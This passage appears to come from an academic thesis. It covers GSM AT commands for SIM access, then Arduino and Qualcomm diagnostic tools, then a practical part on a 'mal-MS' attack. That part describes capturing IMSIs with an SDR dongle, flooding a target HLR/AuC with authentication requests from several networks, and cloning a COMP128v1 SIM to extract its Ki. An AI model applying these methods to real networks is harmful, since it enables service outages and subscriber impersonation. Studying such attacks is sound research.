2. Numeric <oper> (default value) <stat>: status of <oper>

<stat>:

0. Unknown

1. Available

2. Current

3. Forbidden

<oper>: operator identifier. The long alphanumeric format can be up to 16 characters long. The short alphanumeric format can be up to 8 characters long.

5.5.3 Calling Line Identification Presentation +CLIP

Command	Possible response(s)
+CLIP=[<n>]	
+CLIP?	+CLIP: <n>,<m>
+CLIP=?	+ CLIP: (list of supported <n>s)

Table 17: +CLIP command

Description: This command controls the calling line identification presentation supplementary service. When presentation of the CLI (Calling Line Identification) is enabled, +CLIP response is returned after every RING result code.

Defined Values:

<n>: Parameter sets/shows the result code presentation in the TA

0. Disable

1. Enable

<m>: parameter shows the subscriber CLIP service status in the network

0. CLIP not provisioned

1. CLIP provisioned

2. Unknown (no network...)

5.5.4 Connected Line Identification Presentation +COLP

Command	Possible response(s)
+COLP=[<n>]	
+COLP?	+COLP: <n>,<m>
+COLP=?	+ COLP: (list of supported <n>s)

Table 18: +COLP command

Description: This command controls the connected line identification presentation supplementary service - useful for call forwarding of the connected line.

Defined Values:

<n>: Parameter sets/shows the result code presentation status in the TA

0. Disable

1. Enable

<m>: Parameter shows the subscriber COLP service status in the network

0. COLP not provisioned

1. COLP provisioned

2. Unknown (no network)

5.6 Mobile Equipment control and status commands

This clause includes commands for ME power, keypad, display and indicator handling. Also commands for selecting, reading and writing of phonebooks, and setting real-time clock facilities are specified.

For accessing SIM database records there are two commands:

1. The Generic SIM access +CSIM
2. The Restricted SIM access +CRSM

5.6.1 Set phone functionality +CFUN

Command	Possible responses
AT+CFUN? Note: Ask for current functionality level	+CFUN: 1 OK Note: Full functionality
AT+CFUN=0 Note: Set minimum functionality, IMSI detach procedure	OK Note: Command valid
AT+CFUN=1 Note: Set the full functionality mode with a complete software reset	OK Note: Command valid

Table 19: +CFUN command

Description: Selects the mobile station's level of functionality. When the application wants to stop the product with a power off, or if the application wants to force the product to execute an IMSI DETACH procedure, then it must send: AT+CFUN=0. This command executes an IMSI DETACH and makes a backup copy of some internal parameters in SIM and in EEPROM. The SIM card cannot then be accessed. If the mobile equipment is not powered off by the application after this command has been sent, a re-start command: AT+CFUN=1 will have to issue to restart the whole GSM registration process. If the mobile equipment is turned off after this command, then a power on will automatically restart the whole GSM process. The AT+CFUN=1 command restarts the entire GSM stack and GSM functionality: a complete software reset is performed. All parameters are reset to their previous values.

Defined Values:

0. Set minimum functionality. IMSI detach procedure

1. Set the full functionality mode with a complete software reset

5.6.2 Enter PIN +CPIN

Command	Possible response(s)
+CPIN=<pin>[,<newpin>]	*+CME ERROR: <err>*
+CPIN?	+CPIN: <code> *+CME ERROR: <err>*
+CPIN=?	

Table 20: +CPIN command

Description: Set command sends to the ME a password which is necessary before it can be operated (SIM PIN, SIM PUK, PH-SIM PIN, etc.). If the PIN is to be entered twice, the TA shall automatically repeat the PIN. If no PIN request is pending, no action is taken towards ME and an error message, +CME ERROR, is returned to TE. If the PIN required is SIM PUK or SIM PUK2, the second pin is required. This second pin, <newpin>, is used to replace the old pin in the SIM.

Defined Values:

To determine which code must be entered (or not), the following query command can be used: AT+CPIN? The possible responses are:

+CPIN READY	*ME is not pending for any password*
+CPIN SIM PIN	*CHV1 is required*
+CPIN SIM PUK	*PUK1 is required*
+CPIN SIM PIN2	*CHV2 is required*
+CPIN SIM PUK2	*PUK2 is required*
+CPIN PH-SIM PIN	*SIM lock (phone-to-SIM) is required*
+CPIN PH-NET PIN	*Network personalization is required*
+CME ERROR: <err>	*SIM failure (13) absent (10) etc...*

Table 21: Possible responses +CPIN command

It is important to mention that in this case the mobile equipment does not end its response with the OK string. The response +CME ERROR: 13 (SIM failure) is returned after 10 unsuccessful PUK attempts. The SIM card is then out of order and must be replaced by a new one.

5.6.3 Generic SIM access +CSIM

Command	Possible response(s)
+CSIM=<length>,<command>	**+ CSIM: <length>,<response>** *+CME ERROR: <err>*
+CSIM=?	

Table 22: +CSIM command


Description: This command allows a direct control of the SIM by a distant application on the TE. The TE shall then take care of processing SIM information within the frame specified by GSM.

Defined values:

- <length> : integer type. Length of the characters that are sent to TE in <command> or <response>
- <command> : command passed on by the ME to the SIM in the format as described in GSM 11.11
- <response> : response to the command passed on by the SIM to the ME in the format as described in GSM 11.11
- <err> : Returns the relative error and determines it GSM 11.11.

Example: To retrieve information from a specific data file from a SIM card using the +CSIM command, we need to send a sequence of commands to access the appropriate file. Depending on the hexadecimal codes of the files in the SIM card file system structure (see figure 4), we need to access one by one the levels from the top to the bottom to process the data in any way.

There are many sub commands for processing the data of a data file (see figure 11).



COMMAND	INS	P1	P2	P3	S/R
SELECT	'A4'	'00'	'00'	'02'	S/R
STATUS	'F2'	'00'	'00'	lgth	R
READ BINARY	'B0'	offset high	offset low	lgth	R
UPDATE BINARY	'D6'	offset high	offset low	lgth	S
READ RECORD	'B2'	rec No.	mode	lgth	R
UPDATE RECORD	'DC'	rec No.	mode	lgth	S
SEEK	'A2'	'00'	type/mode	lgth	S/R
INCREASE	'32'	'00'	'00'	'03'	S/R
VERIFY CHV	'20'	'00'	CHV No.	'08'	S
CHANGE CHV	'24'	'00'	CHV No.	'10'	S
DISABLE CHV	'26'	'00'	'01'	'08'	S
ENABLE CHV	'28'	'00'	'01'	'08'	S
UNBLOCK CHV	'2C'	'00'	see note	'10'	S
INVALIDATE	'04'	'00'	'00'	'00'	-
REHABILITATE	'44'	'00'	'00'	'00'	-
RUN GSM ALGORITHM	'88'	'00'	'00'	'10'	S/R
SLEEP	'FA'	'00'	'00'	'00'	-
GET RESPONSE	'C0'	'00'	'00'	lgth	R
TERMINAL PROFILE	'10'	'00'	'00'	lgth	S
ENVELOPE	'C2'	'00'	'00'	lgth	S/R
FETCH	'12'	'00'	'00'	lgth	R
TERMINAL RESPONSE	'14'	'00'	'00'	lgth	S

Figure 11: Sub command coding

An example to update data from an EF we first need to access the MF, then the DF and finally the EF. After that, we are ready to use the "UPDATE BINARY" sub command to update the current information of the EF file. So if the hexadecimal code of the MF is "3F00", of the DF is "7F20" and of the EF is "6F07" we have to send the following sequence of commands:


AT+CSIM=14,A0A40000023F00 (select the Master File)

AT+CSIM=14,A0A40000027F20 (select the Dedicate File)

AT+CSIM=14,A0A40000026F07 (select the Elementary File)

AT+CSIM=10,A0D6000009 ("UPDATE BINARY" of the previous file)

Finally, the possible responses when using +CSIM command with success are shown in (figure 12).



SW1	SW2	Description
'90'	'00'	- normal ending of the command
'91'	'XX'	- normal ending of the command, with extra information from the proactive SIM containing a command for the ME. Length 'XX' of the response data
'9E'	'XX'	- length 'XX' of the response data given in case of a SIM data download error
'9F'	'XX'	- length 'XX' of the response data

Figure 12: Possible success responses

5.6.4 Restricted SIM access +CRSM

Command	Possible response(s)
+CRSM=<command>[,<fileid> [,<P1>,<P2>,<P3>[,<data>]]]	**+CRSM: <sw1>,<sw2>[,<response>]** *+CME ERROR: <err>*
+CRSM=?	

Table 23: +CRSM command

Description: By using this command instead of Generic SIM Access +CSIM, TE application has easier but more limited access to the SIM/USIM database. Set command transmits to the ME the SIM <command> and its required parameters. ME handles internally all SIM-ME interface locking and file selection routines. As response to the command, ME sends the actual SIM information parameters and response data.

Defined values:

- The <command> field: Command passed on by the ME to the SIM (refer GSM 11.11).

NUMBER	COMMAND
176	READ BINARY
178	READ RECORD
192	GET RESPONSE
214	UPDATE BIMARY
220	UPDATE RECORD
242	STATUS

Table 24: Sub commands

- The <fileid> field: Is the identifier of an elementary data file on SIM. Mandatory for every command except STATUS.
- The <P1>, <P2>, <P3> field: Parameters passed on by the ME to the SIM. These parameters are mandatory for every command, except GET RESPONSE and STATUS. The values are described in GSM 11.11.
- The <data> field: Information shall be written to the SIM (hexadecimal character format)
- The <sw1>, <sw2> field: Information from the SIM about the execution of the actual command.
- The <response> field: Response of a successful completion of the command, which gives information about the current elementary data file.

- The <err> field: Returns the relative error and determines it GSM 11.11

Example: To retrieve information from a specific data file from a SIM card using the +CRSM command, one command is needed to access the appropriate file. Depending on the hexadecimal codes of the files in the SIM card file system structure, a conversion to decimal format before using them as a parameter for the command is needed.

There are many sub commands (see table 24) that are the decimal format of the hexadecimal format sub commands of the column "INS" (see figure 11), to process the information data of the SIM data files.

The parameters <P1>, <P2> take decimal format depending the table (see figure 11). Finally the last parameter <P3> of the command, identifies the number of bytes that will be returned from the specific folder.

An example to retrieve data from an EF the hexadecimal code of this file is needed. So if the hexadecimal code of EF is "6F7E", a conversion of the code into decimal format has to be done. The decimal format of “6F7E” is "28542", so the command is:

```
AT+CRSM= 176,28542,0,0,11(“READ BINARY”, of the EF, 11 bytes response)
+CRSM: 144,0,"06BA7C1002F21000260000"
```

The response "144,0" is the decimal format of hexadecimal format of the column <sw1> and <sw2> (see figure 12) and it means normal ending of the command.

6. ARDUINO

6.1 Introduction of Arduino

Figure 13: Arduino Logo

Arduino is a libre hardware physical computing platform based on a simple input/output (I/O) board, a development environment that implements the Processing language and a community of users which share their efforts and knowledge in their Arduino based projects.

Arduino is so popular because it has many advantages such as:

1. It is a libre hardware and software project, so both software and hardware are extremely accessible and very flexible and they can easily be customized and extended.
2. It is flexible, offers various digital and analog inputs, SPI, I2C, a serial interface and digital and PWM outputs.
3. It is easy to use, because it connects to a computer via USB and communicates using the standard serial protocol.
4. It is inexpensive and it costs less than 30 euro per board and comes with free development environment.
5. It is backed up by a growing on-line community, lots of source code is already available and ready to be used.

Arduino is a great tool for developing interactive objects, taking inputs from a variety of switches or sensors and controlling a variety of lights, motors and other outputs. Arduino projects can be stand-alone or they can be connected to a computer using USB. The Arduino will be seen by the computer as a standard serial interface. There are serial communication APIs on most programming languages so interfacing Arduino with a software program running on the computer is pretty straight forward.

6.2 Hardware of Arduino




Figure 14: Arduino Uno

The Arduino board is a microcontroller board, which is a small circuit (the board) that contains a whole computer on a small chip (the microcontroller). There are different versions of the Arduino board because they are different in components, aim and size, etc. Some examples of Arduino boards are: Arduino UNO (see figure 14), Arduino Mega, Arduino Leonardo, Arduino Nano, Arduino Mini, etc. Arduino schematics are distribute using an open license so anyone is free to build his own Arduino compatible board. The Arduino name is a registered trademark so it's not possible to call a cloned board Arduino: that's why it's very common to find references on *duino boards like Seeeduino, FreeDuino, Zigduino, iDuino, etc…

6.2.1 Arduino shields

Figure 15: Arduino GSM shield

Arduino boards functionalities can be extended by using shields, ad hoc designed PCBs having the same pin layout of Arduino, which can be stacked above of it adding additional functionalities. There is a huge amount of shields available, each one of them especially designed for one application. Some are being developed by the Arduino team while most of them have been developed by third party companies or individuals. There are shields for Motor controlling, Ethernet communication, MP3 playing, analog video output, LCD displays, GSM (see figure 15), 3G etc... The idea is that using a shield is possible to add a specific feature to Arduino without the hassle of developing an ad hoc circuit or PCB trying to implement such feature. Moreover, some shields comes with easy to use libraries which allows fast and straightforward application development.

6.3 Arduino Software


The Arduino integrated development environment (IDE) is a cross-platform application written in Java, and derives from the IDE for the Processing programming language and the Wiring projects. It is designed to introduce programming to artists and other newcomers unfamiliar with software development. It includes a code editor with features such as syntax highlighting, brace matching, and automatic indentation, and is also capable of compiling and uploading programs to the board with a single click. A program or code written for Arduino is called a "sketch".

Arduino programs are written in C or C++. The Arduino IDE comes with a software library called "Wiring" from the original Wiring project, which makes many common input/output operations much easier. The users need only to define two functions to make an executable cyclic executive program:

setup(): a function run once at the start of a program that can initialize settings

loop(): a function called repeatedly until the board powers off

A typical first program for a microcontroller simply blinks an LED on and off. In the Arduino environment, the user might write a program like the below photo:



```
/*
  Blink
  Turns on an LED on for one second, then off for one second, repe

  This example code is in the public domain.
 */

void setup() {
  // initialize the digital pin as an output.
  // Pin 13 has an LED connected on most Arduino boards:
  pinMode(13, OUTPUT);
}

void loop() {
  digitalWrite(13, HIGH);   // set the LED on
  delay(1000);              // wait for a second
  digitalWrite(13, LOW);    // set the LED off
  delay(1000);              // wait for a second
}
```

Figure 16: Example of Arduino IDE

Most Arduino boards contain an LED and a load resistor connected between the pin 13 and ground, which is a convenient feature for many simple tests. The previous code would not be seen by a standard C++ compiler as a valid program, so when the user clicks the "Upload to I/O board" button in the IDE, a copy of the code is written to a temporary file with an extra include header at the top and a very simple main() function at the bottom, to make it a valid C++ program.

The Arduino IDE uses the GNU toolchain and AVR Libc to compile programs, and uses avrdude to upload programs to the board.

As the Arduino platform uses Atmel microcontrollers, Atmel's development environment, AVR Studio or the newer Atmel Studio, may also be used to develop software for the Arduino.

6.4 Arduino Community

Like many other free software and hardware projects, what makes Arduino great is the community around it. The number of users which everyday collaborate and share through the arduino.cc main website is huge.

The Arduino website contains a publicly editable Wiki, called the Playground, and a forum where people can ask for help on their projects or discuss about anything related to Arduino and electronics prototyping.

There are so many people working on Arduino so this fact has multiple advantages:

- Access to ready to use Arduino based libraries for using many hardware and devices (e.g.: motors, sensors, network interfaces etc...)
- Huge knowledge shared by other people.
- Possibility to easily ask for help.
- Find a solution about a problem

7. QUALCOMM APPLICATIONS (QXDM, QPST)

7.1 Qualcomm extensible Diagnostic Monitor (QXDM)



QXDM
Professional
QUALCOMM eXtensible Diagnostic Monitor
03.12.714 (Production Build)
2284 Days Remaining
QUALCOMM
Copyright © 1999-2007 QUALCOMM Incorporated. All rights reserved.

Figure 17: QXDM software

The Qualcomm extensible Diagnostic Monitor (QXDM) is a real-time data collection and diagnostic logging tool for measuring mobile-based RF performance. Designed to operate using all commercial handsets that contain Qualcomm ASICs and with Qualcomm test/trial phones, QXDM Professional displays statistics and diagnostic information, and enables users to read and write non-volatile memory. Whether conducting tests in the lab or the field, QXDM Professional is a powerful platform for evaluating handset and network performance.

QXDM Professional has many tools pre-installed. These tools are:

- Database Editor
- DLF Converter
- ISF Converter
- Item tester
- ISF Pseudo Sync
- PPP Extractor

The below table describes the functions provided by each tool.

Tools	**Functions**
Database Editor	The Database Editor provides an interface to describe user-defined items using QXDM user databases.
DLF Converter	The DLF Converter converts legacy DLF log files into ISF log files that can be loaded into QXDM for analysis. Command line support is also provided using the following syntax: DLFConverter <DLF Input Filename> <ISF Output Filename>
ISF Converter	The ISF Converter converts ISF log files into legacy DLF log files for third-party DLF parsing support tools. Command line support is also provided using the following syntax: ISFConverter <–pc> <ISF Input Filename> <DLF Output Filename> The first option instructs the application to write out a PC timestamp in the generated log header for each item that does not contain a target timestamp.
Item tester	The Item Tester is useful for viewing and testing items that are described in QXDM databases. It also provides legacy script command examples for all items described in the QXDM and user databases
ISF Pseudo Sync	ISF Timestamp Pseudo-Synchronizer
PPP Extractor	PPP Extractor converts PPP logs generated by the phone to the format specified in RFC 1662.

Table 25: QXDM tools and functions

7.2 Qualcomm Product Support Tool (QPST)

Figure 18: QPST software

QPST is a set of Windows tools designed to interface with, control, and test CDMA phones that contain QUALCOMM ASICs. The QPST server can keep track of multiple phones on local host machines.

QPST currently consists of the server application, which has no interface and five component, or “client,” applications. Two standalone utilities, QCNView and Roaming List Editor, complete the QPST tool set. The client applications include:

- QPST Configuration
- Service Programming
- Software Download
- RF Calibration
- EFS Explorer

The below table describes the functions provided by each QPST client.

Client	**Functions**
QPST Configuration	■Provides basic phone status display (MIN, ESN, model) ■Allows phone control and monitoring
Service Programming	■Saves service programming data to file ■Allows the download of the same service programming file to multiple phones ■Allows dialing plan, carrier information, and roaming list download
Software Download	■Downloads software to QUALCOMM phones ■Backs up and restores nonvolatile (NV) memory contents between downloads
RF Calibration	■Accesses a SURF™ phone's NV items that control RF usage
EFS Explorer	■Allows navigation of the embedded file system (EFS) of phones that support it ■Provides file-management capabilities

Table 26: QPST clients and functions

The standalone utilities include:

- QCNView
- Roaming List Editor

The below table describes the functions provided by the standalone utilities.

Utility name	**Function**
QCNView	Formats QCN files created by the various clients
Roaming List Editor	Edits a phone's roaming protocol information

Table 27: QPST standalone utilities and functions

PRACTICAL PART

8. INTRODUCTION OF MALWARE MOBILE STASION (mal-MS) ATTACK

A requirement to perform the attack is that we must capture IMSIs identities, in order to execute authentication data request *(*ADRs). The number of the captured IMSIs is a key parameter for the duration of the DoS attack. In particular, the higher the number of captured IMSIs, the longer the attack duration is. IMSIs can be captured easily using a cheap wideband SDR scanner based on a DVB-T TV-Tuner USB dongle (see figure 19) and a software tool named Kalibrate to sniff, capture and analyze paging requests in a specific LA. In particular, we captured paging requests messages from the downlink traffic (i.e., from Base transceiver station (BTS) to MS) and we analyzed them using a Wireshark tool. The latter can correctly decode GSM control packets, allowing us to extract IMSI identities from the paging requests. Note that in order to flood the targeted HLR/ AuC, we should utilize IMSIs that belong to the targeted HLR/AuC. Despite the fact that an attacker do not know to which HLR/AuC an IMSI is subscribed, they can identify if an IMSI belongs to the mobile operator of the targeted HLR/AuC, based on the mobile country code (MCC)/ mobile network code (MNC) codes of the IMSI. In this way, we can utilize IMSIs that belong to the mobile operator of the targeted HLR/AuC, increasing the probability a utilized IMSI reach the targeted HRL/AuC. Apart from DVB-T TV-Tuner USB dongle, we must own a special device (Arduino) that we name it **mal-MS**, which is capable of, consequently, executing a registration procedure, using a different IMSI for each registration attempt.

USB DVB-T Receiver
Watch and record DVB-T digital programs on your PC or laptop!
WandTV
DVB-T

Figure 19 : USB DVB-T Receiver

9. mal-MS: ATTACK ANALYSIS

The studied DoS attack is carried out in a geographically distributed manner. More specifically, cooperative adversaries that reside in different countries, or in the same country but in different location areas (i.e., areas served from different mobile switching center (MSC)/ serving GPRS support node (SGSN), initiate at the same time registration procedures). This guarantees that each adversary uses a different MSC/SGSN to flood the targeted HLR/AuC. This is crucial to perform the attack, because if the adversaries tried to flood the targeted HLR/AuC, only, from one MSC/SGSN, the latter would become a bottleneck, and the malicious registration messages would never reach the targeted HLR/AuC. Another advantage of using multiple MSC/SGSNs to perform the attack is that the same IMSI can be used multiple times to perform registrations and flood the targeted HLR/AuC. It is worth to mention, that each IMSI can be used, only, once to reach the targeted HLR/AuC, due to the caching mechanism of the AVs in MSC/SGSN. By utilizing multiple MSC/SGSNs, we avoid this limitation, because each IMSI can be used more than once (specifically, equal to the number of participating MSC/SGSN) to flood the HLR/AuC, since they will be originated from different MSC/SGSN. Finally, it is important to notice that to successfully perform the DoS attack, the consecutive registration messages should not strain the radio network elements, including Node B and Radio Network Controller (RNCs). For this reason, each adversary can establish parallel Radio Resource Control (RRC) connections with different Node Bs and RNCs that belong to different mobile operators. In this way, the malicious registration messages traverse through multiple radio paths to reach and flood the targeted HLR/AuC.

The considered attack is performed by each participating **mal-MS**, which executes the attacking protocol (see Figure 20). First, the **mal-MS** establishes a RRC connection with Node B (SGSN), using a non-valid TMSI. Next, the **mal-MS** initiates a phone call by sending a *service request* message to MSC/ SGSN, using the same TMSI. Since the TMSI is not valid, the MSC/SGSN does not recognize it and requests from the **mal-MS** a valid IMSI, using an *identity request* message (see Figure 20). After that, the **mal-MS** chooses and sends to MSC/SGSN a captured IMSI in an *identity response* message. The MSC/SGSN does not have any stored AVs for the specific IMSI, since the **mal-MS** is located in a roaming network. This means that the MSC/SGSN, which serves the **mal-MS**, has to contact and obtain subscriber's information from the targeted HLR/AuC, which is located in the home network of the IMSI (see Figure 20). Thus, the MSC/SGSN sends to the targeted HLR/AuC an ADR message, including the IMSI, to generate fresh authentication vectors (AVs). The targeted HLR/AuC is forced to generate a batch of L AVs for the specific IMSI and send them to the MSC/SGSN in an *authentication data response* message.

This procedure is carried out, repeatedly, from each **mal-MS**, initiating a phone call to perform a registration in a very short time. In this way, a great amount of ADR messages is directed from the roaming MSC/SGSN to the targeted HLR/AuC, which is successively forced to generate AVs for each received IMSI, depleting its computational resources. Eventually, the targeted HLR/AuC reaches a saturation point and cannot serve new requests (legitimate or malicious).




Figure 20: Phone call setup with registration of MS in the roaming network

10. IMPLEMENTATION OF mal-MS ATTACK

10.1 Cloning a Sim card

The first step to be able to achieve the implementation of **mal-MS** was to clone a sim card because only in clone card can update the IMSI.

This happens because in original card we cannot update the IMSI unless have Administrative file access control. So for this purpose, we used a cheap sim card reader, a software tool named MAGICSIM (see figure 21) to scan the original sim card and extract Ki, IMSI and a reprogramming sim card to clone the original sim card. To achieve this, we used a sim card which implement the COMP128v1 algorithm for security so we were able to extract the Ki and IMSI with success in about 15 minutes (see figure 22) and save it on our computer. After that we copy all the data which extract from original sim card to the clone sim card. Finally, the clone sim will be identical to the original (see figure 23).

It is important to mention that if you try to make two calls at the same time, one will connect and the other will say call failed, both phones will get the same messages, text and voice, and both will receive the same calls, but only one can talk at a time.


